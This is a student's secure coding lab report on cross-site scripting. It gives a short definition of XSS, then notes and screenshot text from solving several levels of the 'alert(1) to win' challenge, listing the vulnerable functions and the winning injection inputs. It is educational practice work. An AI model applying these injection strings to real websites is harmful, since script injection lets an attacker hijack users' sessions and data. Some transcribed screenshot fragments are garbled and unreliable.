

Secure Coding | Lab 5

by prof. Sibi Chakkaravarthy

Sk Saddam Hossain

18BCN7143

Q1> How secure coding is related to XSS?

> Cross-site Scripting (XSS) is a security vulnerability usually found in websites and/or web applications that accept user inputs.

Examples of these include search engines , login forms, message boards and comment boxes.

Cybercriminals can exploit this vulnerability to take advantage of various people by compromising their Data.

By adopting safe practises under secure coding we can avoid such vulnerabilities and keep data secure



Q2> Rxss on demo website

The logo for 'bobazillion' features the word 'bobazillion' in a stylized font. The 'b's are dark blue, and the 'o's are colored: red, green, blue, and yellow. The 'azillion' part is dark blue.

devijagannadh.in/xss/reflected

An embedded page at xss-doc.appspot.com says
Trying to hack? XD

Q3> Stored xss on demo website



Q4. DOM xss on demo website

Q5. Challenge: alf.nu/alert1

Other bookmarks

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {  
  return '<script>console.log(""+s+"");</script>';  
}
```

Input 27

"", alert(1), console.log("")

Output Win!

<script>console.log(""); alert(1); console.log("");</script>

Rate this level: *****

User	Score	Browser
... ShabbyMe	0	Firefox/77
geniusmaster33 don't worry about less than 12 its a hack	4	Chrome/86
jay 123	11	Chrome/86
ma	12	Chrome/86
Kyzer 12	12	Firefox/84
aaa 123	12	Chrome/87

Apps

AWS

Hacking

Villain Institute of...

StartUp

Understanding the...

GET Training

PMN

Dev

Other bookmarks

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  s = JSON.stringify(s);
  return "<script>console.log(" + s + ");</script>";
}
```

Input 27

<script><script>alert(1)</script>

Output Win!

<script>console.log("<script><script>alert(1)//");</script>

Console output

Error: Uncaught SyntaxError: Invalid or unexpected token

Rate this level *****

User	Score	Browser
Can you make it -1? d0gkiller57	0	Chrome/81
... ShabbyMe	0	Firefox/77
hacker lol	1	Chrome/74

- Warmup (27)
- Adobe
- JSON (27)
- Markdown
- DOM

Other bookmarks

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return "<script>console.log(''+s+'');</script>";
}
```

Input 27

"; alert(1); console.log"

Output Win!

<script>console.log(''); alert(1); console.log('');</script>

Rate this level *****

User	Score	Browser
... ShabbyMe	0	Firefox/77
geniusmaster33 dont worry about less than 12 its a hack	4	Chrome/86
jay 123	11	Chrome/86
ma	12	Chrome/86
Kyzer 12	12	Firefox/84
asa 123	12	Chrome/87

Warmup (27)

Adobe

JSON